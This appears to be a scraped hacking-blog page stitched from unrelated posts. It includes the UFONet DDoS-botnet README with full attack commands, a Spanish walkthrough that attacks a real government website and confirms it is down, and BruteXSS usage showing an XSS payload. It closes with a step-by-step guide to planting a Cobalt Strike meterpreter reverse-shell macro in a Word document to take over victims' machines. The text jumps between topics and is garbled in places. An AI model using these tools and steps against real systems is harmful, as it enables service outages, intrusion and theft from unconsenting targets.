======================================================================
  UFONet - DDoS Botnet via Web Abuse
======================================================================
News:
[10/2016] - UFONet (v0.8 "U-NATi0n!") has been released: visit code.
UFONet - is a free software tool designed to test DDoS attacks against a target
using 'Open Redirect' vectors on third party web applications like botnet.
+ See this links for more info:
- CWE-601:Open Redirect
- OWASP:URL Redirector Abuse
UFONet abuses OSI Layer 7-HTTP to create/manage 'zombies' and to conduct different attacks
using; GET/POST, multithreading, proxies, origin spoofing methods, cache evasion techniques, etc.
[!]Remember: this tool is NOT for educational purpose.
Usage of UFONet for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program.
If you have problems with UFONet, try to solve them following next links:
- Website FAQ section
- UFONet GitHub issues
Installation:
UFONet runs on many platforms. It requires Python (>2.7.9) and the following libraries:
python-pycurl - Python bindings to libcurl
python-geoip - Python bindings for the GeoIP IP-to-country resolver library
python-crypto - Cryptographic algorithms and protocols for Python
On Debian-based systems (ex: Ubuntu), run:
sudo apt-get install python-pycurl python-geoip python-crypto
On other systems such as: Kali, Ubuntu, ArchLinux, ParrotSec, Fedora, etc... also run:
pip install geoip
pip install requests
pip install pycrypto
Source libs:
* Python | * PyCurl | * PyGeoIP | * PyCrypto
Usage:
UFONet.py [options]
Options:
--version show program's version number and exit
-h, --help show this help message and exit
-v, --verbose active verbose on requests
--update check for latest stable version
--check-tor check to see if Tor is used properly
--force-yes set 'YES' to all questions

--gui run GUI (UFONet Web Interface)
*Tools*:
--crypter Encrypt/Decrypt messages using AES256+HMAC-SHA1
*Configure Request(s)*:
--proxy=PROXY Use proxy server (tor: 'http://127.0.0.1:8118')
--user-agent=AGENT Use another HTTP User-Agent header (default SPOOFED)
--referer=REFERER Use another HTTP Referer header (default SPOOFED)
--host=HOST Use another HTTP Host header (default NONE)
--xforw Set your HTTP X-Forwarded-For with random IP values
--xclient Set your HTTP X-Client-IP with random IP values
--timeout=TIMEOUT Select your timeout (default 10)
--retries=RETRIES Retries when the connection timeouts (default 1)
--threads=THREADS Maximum number of concurrent HTTP requests (default 5)
--delay=DELAY Delay in seconds between each HTTP request (default 0)
*Search for 'Zombies'*:
-s SEARCH Search from a 'dork' (ex: -s 'proxy.php?url=')
--sd=DORKS Search from 'dorks' file (ex: --sd 'botnet/dorks.txt')
--sn=NUM_RESULTS Set max number of results for engine (default 10)
--se=ENGINE Search engine to use for 'dorking' (default: bing)
--sa Search massively using all search engines
*Test Botnet*:
-t TEST Update 'zombies' status (ex: -t 'botnet/zombies.txt')
--attack-me Order 'zombies' to attack you (NAT required!)
--test-rpc Update 'xml-rpc' reflectors status
*Community*:
--download-zombies Download 'zombies' from Community 'blackhole'
--upload-zombies Upload your 'zombies' to Community 'blackhole'
--blackhole Create a 'blackhole' to share your 'zombies'
--up-to=UPIP Upload your 'zombies' to a 'blackhole'
--down-from=DIP Download your 'zombies' from a 'blackhole'
*Research Target*:
-i INSPECT Search biggest file (ex: -i 'http(s)://target.com')
*Configure Attack(s)*:
--no-head Disable status check: 'Is target up?'
--no-aliens Disable 'aliens' web abuse
--no-droids Disable 'droids' redirectors
--no-ucavs Disable 'ucavs' checkers
--no-rpcs Disable 'xml-rpcs' reflectors
-r ROUNDS Set number of rounds (default: 1)
-b PLACE Set place to attack (ex: -b '/path/big.jpg')
-a TARGET Start Web DDoS attack (ex: -a 'http(s)://target.com')
*Special Attack(s)*:
--db=DBSTRESS Set db stress input point (ex: --db 'search.php?q=')
Examples:
Searching for 'zombies':
UFONet can dig on different search engines results to find possible 'Open Redirect' vulnerable sites.
A common query string should be like this:
'proxy.php?url='
'check.cgi?url='
'checklink?uri='
'validator?uri='
For example you can begin a search with:
./ufonet -s 'proxy.php?url='
Or providing a list of "dorks" from a file:
./ufonet --sd 'botnet/dorks.txt'
By default UFONet will uses a search engine called 'bing'. But you can choose a different one:
./ufonet -s 'proxy.php?url=' --se 'bing'
This is the list of available search engines with last time that were working:
- bing [17/08/2016: OK!]
- yahoo [17/08/2016: OK!]
You can also search massively using all search engines supported:
./ufonet -s 'proxy.php?url=' --sa
To control how many 'zombies' recieve from search engines you can use:
./ufonet --sd 'botnet/dorks.txt' --sa --sn 20
At the end of the process, you will be asked if you want to check the list retrieved to see
if the urls are vulnerable.
Wanna check if they are valid zombies? (Y/n)
Also, you will be asked to update the list adding automatically only 'vulnerable' web apps.
Wanna update your list (Y/n)
If you reply 'Y' your new 'zombies' will be appended to the file named: zombies.txt
-------------
Examples:
+ with verbose: ./ufonet -s 'proxy.php?url=' -v
+ with threads: ./ufonet --sd 'botnet/dorks.txt' --sa --threads 100
Testing botnet:
Open 'zombies.txt' (or another file) and create a list of possible 'zombies'.
Urls of the 'zombies' should be like this:
http://target.com/check?uri=
After that, launch it:
./ufonet -t 'botnet/zombies.txt'
You can order to 'zombies' to attack you and see how they reply to your needs using:
./ufonet --attack-me
At the end of the process you will be asked if you want to update the list
adding automatically only 'vulnerable' web apps.
Wanna update your list (Y/n)
If you reply 'Y', your file: zombies.txt will be updated.
-------------
Examples:
+ with verbose: ./ufonet -t 'botnet/zombies.txt' -v
+ with proxy TOR: ./ufonet -t 'botnet/zombies.txt' --proxy="http://127.0.0.1:8118"
+ with threads: ./ufonet -t 'botnet/zombies.txt' --threads 50
Inspecting a target:
This feature will provides you the biggest file on target:
./ufonet -i http://target.com
You can use this when attacking to be more effective:
./ufonet -a http://target.com -b "/biggest_file_on_target.xxx"
-------------
Example:
+input:
./ufonet -i http://target.com
+output:
[...]
+Image found: images/wizard.jpg
(Size: 63798 Bytes)
------------
+Style (.css) found: fonts.css
(Size: 20448 Bytes)
------------
+Webpage (.php) found: contact.php
(Size: 2483 Bytes)
------------
+Webpage (.php) found: about.php
(Size: 1945 Bytes)
------------
+Webpage (.php) found: license.php
(Size: 1996 Bytes)
------------
================================================================================
=Biggest File: http://target.com/images/wizard.jpg
================================================================================
Attacking a target:
Enter a target to attack with a number of rounds:
./ufonet -a http://target.com -r 10
On this example UFONet will attacks the target a number of 10 times for each 'zombie'. That means that
if you have a list of 1.000 'zombies' it will launchs 1.000 'zombies' x 10 rounds = 10.000 requests
to the target.
By default if you don't put any round it will apply only 1.
Additionally, you can choose a place to recharge on target's site. For example, a large image,
a big size file or a flash movie. In some scenarios where targets doesn't use cache systems
this will do the attack more effective.
./ufonet -a http://target.com -b "/images/big_size_image.jpg"
-------------
Examples:
+ with verbose: ./ufonet -a http://target.com -r 10 -v
+ with proxy TOR: ./ufonet -a http://target.com -r 10 --proxy="http://127.0.0.1:8118"
+ with a place: ./ufonet -a http://target.com -r 10 -b "/images/big_size_image.jpg"
+ with threads: ./ufonet -a http://target.com -r 10 --threads 500
Special attacks:
UFONet uses different ways to exploit 'Open Redirect' vulnerabilities. For example:
You can use UFONet to stress database on target by requesting random valid strings like search queries:
./ufonet -a http://target.com --db "search.php?q="
Also, it exploits (by default) XML-RPC Pingback Vulnerability, generating callback requests
and increasing processing required by target.
You can test your list of 'X-RPCs zombies' by launching:
./ufonet --test-rpc
Updating:
UFONet implements an option to update the tool to the latest stable version.
This feature can be used only if you have cloned it from GitHub repository
To check your version you should launch:
./ufonet --update
This will update the tool automatically, removing all files from your old package.
GUI/Web Interface:

You can manage UFONet using a Web interface. The tool has implemented a python web server
connected to the core, to provides you a more user friendly experience.
To launch it, use:
./ufonet --gui
This will open a tab on your default browser with all features of the tool and some 'extra' options. ;-)

Ex: UFONet 'CryptoNews' [ +Zoom ]
Generating 'Blackhole':
UFONet has some P2P options to share/keep 'zombies' with other 'motherships'.
* Setup web server with a folder "ufonet", this folder should be:
- located in /var/www/ufonet (default debian/ubuntu install)
- owned by the user running the blackhole
- accessible with http://your-ip/ufonet/
* Start the blackhole with: ./ufonet --blackhole (or python2 blackhole.py)
* Anyone wanting to connect to your server needs to set the --up-to/--down-from
to the ip address of your webserver...
[!]WARNING : this *ADVANCED* function is *NOT* secure, proceed if you really want to.
-------------
Examples:
+ Starting 'blackhole' server: ./ufonet --blackhole
If you want to contribute to UFONet development, reporting a bug, providing a patch, commenting
on the code base or simply need to find help to run it, please go to:
+ Wormhole: irc.freenode.net / channel: #ufonet
If nobody gets back to you, then drop me an e-mail.
To make donations use the following hash:
- Bitcoin: 1Q63KtiLGzXiYA8XkWFPnWo7nKPWFr3nrc
Saludos mis fieles lectores en esta oportunidad les traigo la herramienta llamada "UFOnet" la cual funciona como una "Botnet" de distribución de denegación de servicio, en nuestro sistema operativo GNU/Linux recolectando fallos de servidores web con la vulnerabilidad "Open Redirect" la cual enviara varias peticiones con grandes paquetes a la pagina objetivo.
root@kali:~/ufonet# ls root@kali:~/ufonet# cd ufonet root@kali:~# ./ufonet
una ves descargado y comprobado que todo salio exitoso, vamos a configurar nuestro servidor añadiendo algunas configuraciones pero antes vamos a explicar algunos métodos que consta dicha herramienta.
Busqueda de Boots
como sabrán esta herramienta consta de una búsqueda de indexiaciones por medio de "Dorks" donde vamos a encontrar parámetros GET que son vulnerables para realizar este tipo de ataques como son:
'check.cgi?url='
'proxy.php?url='
'validator?uri='
'checklink?uri='
Al realizar dichas consultas vamos a encontrarnos que el buscador por defauld es "duck", pero también podemos añadir otros parámetros para añadir otros buscadores como lo son bing, google, yahoo, yandex, etc, como son las siguientes:
root@kali:~/ufonet/ufonet# ./ufonet -s 'proxy.php?url=' --se 'bing' root@kali:~/ufonet/ufonet# ./ufonet -s 'proxy.php?url=' --se 'google' root@kali:~/ufonet/ufonet# ./ufonet -s 'proxy.php?url=' --se 'yahoo' root@kali:~/ufonet/ufonet# ./ufonet -s 'proxy.php?url=' --se 'yandex' pero si deseamos hacer una búsqueda avanzada de las DORKS en general que contiene el repertorio de ufonet podemos hacer una búsqueda estándar para añadir mas paginas vulnerables las cuales son las siguientes:
como pueden observar esta elaborando una búsqueda general de todas las Dorksencontradas en dicho documento de texto, donde rápidamente se guardara en un archivo llamado "Zombies.txt.
Pero si deseamos tener una conexión anónima en este caso con un proxy que se directamente con ufonet esta implementado Tor, la cual podemos ejecutarlo de la siguiente manera.
./ufonet -a http://target.com -r 10 --proxy="http://127.0.0.1:9150" Si no lo tienen instalado pueden ver el siguiente tutorial donde enseño como configurar lo para Kali.
Bueno primero que nada, vamos a ejecutar algunas conexiones defauld de pruebas de ataques para cargar el servidor y ver algunas peticiones que constan varias variaciones de estructuras, lo que haremos sera ejecutar un comando para obtener una búsqueda relacionada a una DORK como es la siguiente:
root@kali:~/ufonet/ufonet# ./ufonet -s 'proxy.php?url=' luego de ello vamos a ejecutar el siguiente comando para cargar los módulos de los servicios web vulnerables
como vemos los archivos están siendo cargados de manera exitosa en nuestro servidor local, pero también podemos ejecutar el siguiente comando para elaborar un TEST en el siguiente servicio.
root@kali:~/ufonet/ufonet# ./ufonet -a http://target.com -b "/biggest_file_on_target.xxx"
sin duda este ataque es muy efectivo ya que va realizar consultas con las listas mas grandes que puede ver en el servidor y es uno de los mas efectos, pero también podemos ejecutar el siguiente que es aun mas prodigioso si es que se ha configurado bien el buscador de web's vulnerables, si deseamos lanzar un ataque mediante las conexiones de envíos por defauld podemos añadir lo siguiente:
root@kali:~/ufonet/ufonet# ./ufonet -a http://www.peru.gob.pe -r 10 -v
como vemos primero nos carga los paquetes de envios de las cabeceras, como acabamos de ver, pero al terminar lo siguiente, empezaremos a enviar las peticiones de acuerdo al tipo de threads que hemos realizado, como en mi caso fue 10, se ara una petición de 10 repeticiones:
como vemos en la siguiente imagen la herramienta consta de una website muy conocida llamada "downforeveryoneorjustme", donde nos dirá, si la web esta Down o UP como vemos nos dice que esta down o caída.
pero como siempre es bueno hecha ojo en los servicios paso a verificarlo:
Lo interesante es los paquetes que enviá y la respuesta que recibe.
entonces el Test del servidor se ha realizado correctamente. espero les aya gustado este POST. Saludos!



D-TECT es una la
herramienta todo-en-uno para pruebas de penetración. Está especialmente
programado para hacer más fácil el trabajo de pentesters e
investigadores de seguridad informática.
En lugar de utilizar diferentes herramientas para realizar diferentes tareas, D-TECT
ofrece múltiples características y funciones de recolección de
información para encontrar vulnerabilidades en un objetivo. El autor es Shawar Khan , el mismo que publicó “la tool BruteXSS“.
Compatibilidad:
⦁ Cualquier plataforma usando Python 2.7 Requisitos:
⦁ Python 2.7
⦁ Módulos (incluidos) : Colorama , BeautifulSoup Características:

⦁ Escáner de subdominios
⦁ Exploración de puertos
⦁ Escáner de WordPress

⦁ Enumeración de usuarios de WordPress
⦁ Banner Grabbing
⦁ Detección de archivos sensibles
⦁ Escáner Same-Site Scripting
⦁ Detección Click Jacking
⦁ Poderoso escaner de vulnerabilidades XSS

⦁ Escáner de vulnerabilidades de SQL Injecction
⦁ Interfaz de usuario amigable
Introducción: Saludos a todos, este es Shawar Khan.Y hoy voy a revelar una de mis investigaciones de PayPal.Recientemente
he encontrado un 2-factor de autenticación (2FA) Bypass en el dominio
principal de PayPal que permite a cualquier atacante para pasar por alto
el mecanismo de verificación.Alrededor de 4
errores se informó que incluye Inyección de HTML, Inyección de contenido
y algunos otros, pero voy a revelar el bypass 2FA como esto ayudará a
los principiantes en su carrera para encontrar defectos similares en
sitios web bien conocidos.
2-Factor Authentication:
PayPal 2-Factor Autenticación Bypass por Shawar Khan La
autenticación de dos factores, también conocida como 2FA, verificación
en dos pasos o TFA (como un acrónimo), es una capa adicional de
seguridad que se conoce como "autenticación multi factor" que requiere
no sólo una contraseña y un nombre de usuario, sino también algo que
sólo y Sólo, que el usuario tiene en ellos, es decir, una pieza de
información sólo deben saber o tener inmediatamente a mano - como un
token físico. El uso de un nombre de usuario y una contraseña, junto con una
información que sólo el usuario sabe, hace que sea más difícil para los
intrusos potenciales acceder y robar los datos personales o la identidad
de esa persona. En
otras palabras, cuando un usuario introduce su nombre de usuario y
contraseña en un área de inicio de sesión que tiene 2FA desplegado, el
usuario recibirá un código o ficha en su número de teléfono o correo
electrónico que debe ingresar en su cuenta. Una vez que este código se ingresa en la página, le permitirá tener acceso a la cuenta. Este
mecanismo se utiliza para proteger a medida que despliega una capa
adicional de seguridad, incluso si el atacante llegó a conocer el nombre
de usuario y la contraseña, no podrá acceder a la cuenta.
PayPal 2-FA:
Así es como funciona la autenticación de 2 Factores de PayPal, cuando un usuario con 2-FA desplegado inicia sesión en su cuenta.Hay 2 maneras de verificar un usuario:
Verificar mediante la aplicación para móviles de PayPal Verificar por número de teléfono
Verificación a través de la aplicación para móviles de PayPal
Cuando
se utiliza la opción de verificación con la aplicación móvil de PayPal,
se envía una solicitud de inicio de sesión a la aplicación de PayPal,
donde el usuario ya está autenticado.El usuario tiene que confirmar el inicio de sesión para permitir el acceso a la cuenta. Verificación a través del número de teléfono
Cuando se utiliza esta opción, PayPal envía un código por SMS o por Llamada al número asociado a esa cuenta.Una vez que se recibe el código, el usuario tiene que introducir ese código en la página web para obtener acceso a la cuenta.
Continuando mi aplicación androide pentesting serie, aquí viene el
tutorial siguiente acerca de una vulnerabilidad muy común que se
encuentra comúnmente en muchas de las aplicaciones de Android, es decir,
información confidencial Vuln.Es posible que hayas oído hablar de esta vulnerabilidad, hay muchas
maneras en las que una aplicación podría perder algunos sensibles. En
este vídeo a continuación te mostraré una forma de cómo una aplicación
podría estropearse y podríamos encontrar esa vulnerabilidad.En este video, usaré una de las aplicaciones que he creado, es decir, RIVA (aplicación Rajesh Insecure & Vulnerable). En el video anterior usé DIVA para mostrarte la demo, pero en ésta usaré mi aplicación. Y voy a utilizar una herramienta más, es decir, ADB (Android Debugging
Bridge), es posible que haya oído hablar de esto voy a utilizar esta
herramienta para analizar los registros creados por RIVA.Pasos que realicé en este video: -
Conectado mi dispositivo Android con adb. Ahora ejecuté el comando "adb logcat" en mi línea de comandos. A continuación, abrió mi aplicación y entré mis credenciales. Pero la aplicación no aceptó las credenciales y nos mostró un error. Ahora analizaba los registros, y trataba de encontrar algo sospechoso. Y su encontré mis credenciales en los registros.Así que espero que este video te ayude.
BruteXSS is a Cross-Site Scripting Bruteforcer which
is used for bruteforcing parameters with XSS payloads. This tool is
specially designed for Pentesters, Security Researchers and Hackers who
are willing to check the URLs by using XSS bruteforce. BruteXSS
basically loads payloads from a specified wordlist and injects them in
the target url, If the parameter is vulnerable it will be printed out.
BruteXSS now supports GET and POST requests which makes it much powerful
when it comes to bruteforcing and scanning the modern web.
Features:
XSS Bruteforcing
XSS Scanning
Supports GET/POST requests
Custom wordlist can be included
User-friendly UI
Usage(GET Method):
COMMAND:  python brutexss.py
METHOD:   g
URL:      http://www.site.com/?parameter=value
WORDLIST: wordlist.txt
Usage(POST method):
COMMAND: python brutexss.py
METHOD: p
URL: http://www.site.com/file.php
POST DATA: parameter=value¶meter1=value1
WORDLIST: wordlist.txt
Output:
[syntax type=”bash”]
____ _ __ ______ ____
| __ ) _ __ _ _| |_ ___ \ \/ / ___/ ___|
| _ \| '__| | | | __/ _ \ \ /\___ \___ \
| |_) | | | |_| | || __/ / \ ___) |__) |
|____/|_| \__,_|\__\___| /_/\_\____/____/BruteXSS - Cross-Site Scripting BruteForcer
Author: Shawar Khan - https://shawarkhan.com
Select method: [G]ET or [P]OST (G/P): p
[?] Enter URL:
[?] > http://site.com/file.php
[+] Checking if site.com is available...
[+] site.com is available! Good![?] Enter post data: > parameter=value¶meter1=value1
[?] Enter location of Wordlist (Press Enter to use default wordlist.txt)
[?] > wordlist.txt
[+] Using Default wordlist...
[+] Loading Payloads from specified wordlist...
[+] 25 Payloads loaded...
[+] Injecting Payloads...
[+] Testing 'parameter' parameter...
[+] 2 / 25 payloads injected...
[!] XSS Vulnerability Found!
[!] Parameter: parameter
[!] Payload: "><script>prompt(1)</script>
[+] Testing 'parameter1' parameter...
[+] 25 / 25 payloads injected...
[+] 'parameter1' parameter not vulnerable.
[+] Bruteforce Completed.
[+] 1 Parameter is vulnerable to XSS.
[+] Scan result for site.com:
+----+--------------+----------------+
| Id | Parameters | Status |
+----+--------------+----------------+
| 0 | parameter | Vulnerable |
+----+--------------+----------------+
| 1 | parameter1 | Not Vulnerable |
+----+--------------+----------------+
Todos hemos escuchado alguna vez o hemos utilizado Macros para la Suite de Office de Microsoft, una macro es un conjunto de instrucciones programadas, las cuales automatizan las operaciones que realiza la aplicación ofimática con el objetivo de eliminar tareas repetitivas o realizar cálculos complejos en un corto espacio de tiempo.
Ya había visto hace tiempo como se podría comprometer un sistema mediante estas macros, pero nunca realicé ninguna prueba, después de investigar un poco, he aprendido una buena manera de realizar este ataque.
En esta entrada os mostraré como se puede crear o modificar un documento de Microsoft Word 2013 con macros maliciosas para tomar el control sobre un sistema.
Para este ataque he utilizado el grandioso Framework Metasploit y como GUI Cobal Strike, podéis descargar Metasploit de AQUI, y una licencia de prueba de 21 días de Cobalt Strike desde AQUI (la licencia tiene un coste de 2500$ anuales, de momento nos las arreglaremos con la versión de prueba).
Para comenzar este ataque, vamos a poner en marcha Metasploit desde Kali Linux.
Una vez arrancado el servicio, nos posicionamos sobre la carpeta de Cobalt Strike
y lo ejecutamos para empezar a trabajar, nos aparecerán varias ventanas
donde podremos configurar el puerto donde trabaja, etc. Por defecto lo
dejamos tal cual y esperamos (puede tardar un ratito).
En la interfaz de Cobalt Strike, nos vamos a la pestaña Attacks –> Packages –> MS Office Macro.
Nos aparecerá una ventana, en la cual deberemos configurar el Listener, hacemos Click en el botón Add.
En mi caso lo configuraré de la siguiente manera, en Host por defecto deja puesta nuestra IP Privada,
este ataque voy a realizarlo sobre otra máquina de pruebas en mi red
LAN, por lo tanto con mi IP Privada me vale, pero recordad que si
queréis realizarlo sobre otro equipo fuera de vuestra red, deberéis de utilizar un DDNS como NO-IP y realizar Port Forwarding del puerto (en este caso 666) en vuestro Router hacia vuestra IP.
En Payload elegiremos windows/meterpreter/reverse_tcp y en nombre lo que queráis.
Una vez configurado Click en el botón Save y después en Generate.
La ventana anterior nos indica los pasos a seguir para copiar el código malicioso generado por Cobalt Strike y pegarlo en cualquier documento Office, al hacer Click en el botón Copy Macro, se nos copiará al portapapeles la macro que deberemos copiar al documento Word.
Abrimos cualquier documento Word, y en la pestaña VISTA tenemos la opción de Macros, Ver Macros.
Vamos a crear la macro maliciosa, en Nombre de macro le asignamos un nombre, y en Macro en: seleccionamos Documento1 (Documento).
Nos aparecerá una ventana como la siguiente.
Borramos todo lo que haya, y lo sustituimos por lo que teníamos copiado en el portapapeles (Control+V), nos quedaría así.
Guardamos el documento, le ponemos un nombre y el tipo deberemos de seleccionar Documento habilitado con macros de Word, como en la imagen a continuación.
Una vez la víctima abra el archivo, le aparecerá una advertencia de seguridad, si habilita el contenido (como regla general todo el mundo suele habilitarlo), tendremos acceso total a su sistema.
Una vez se ha realizado el ataque con éxito, no aparecerá el sistema comprometido.
Podemos ver por ejemplo, como podemos tener acceso a todos sus ficheros, tomar capturas de la cámara, capturas de escritorio o hacer un scaner ARP a su red para posteriormente hacer Pivoting y seguir atacando a mas objetivos.
Espero que os sirva de ayuda.
Un Saludo y Happy Hacking!!!!!!
====================================================================== UFONet - DDoS Botnet via Web Abuse ======================================================================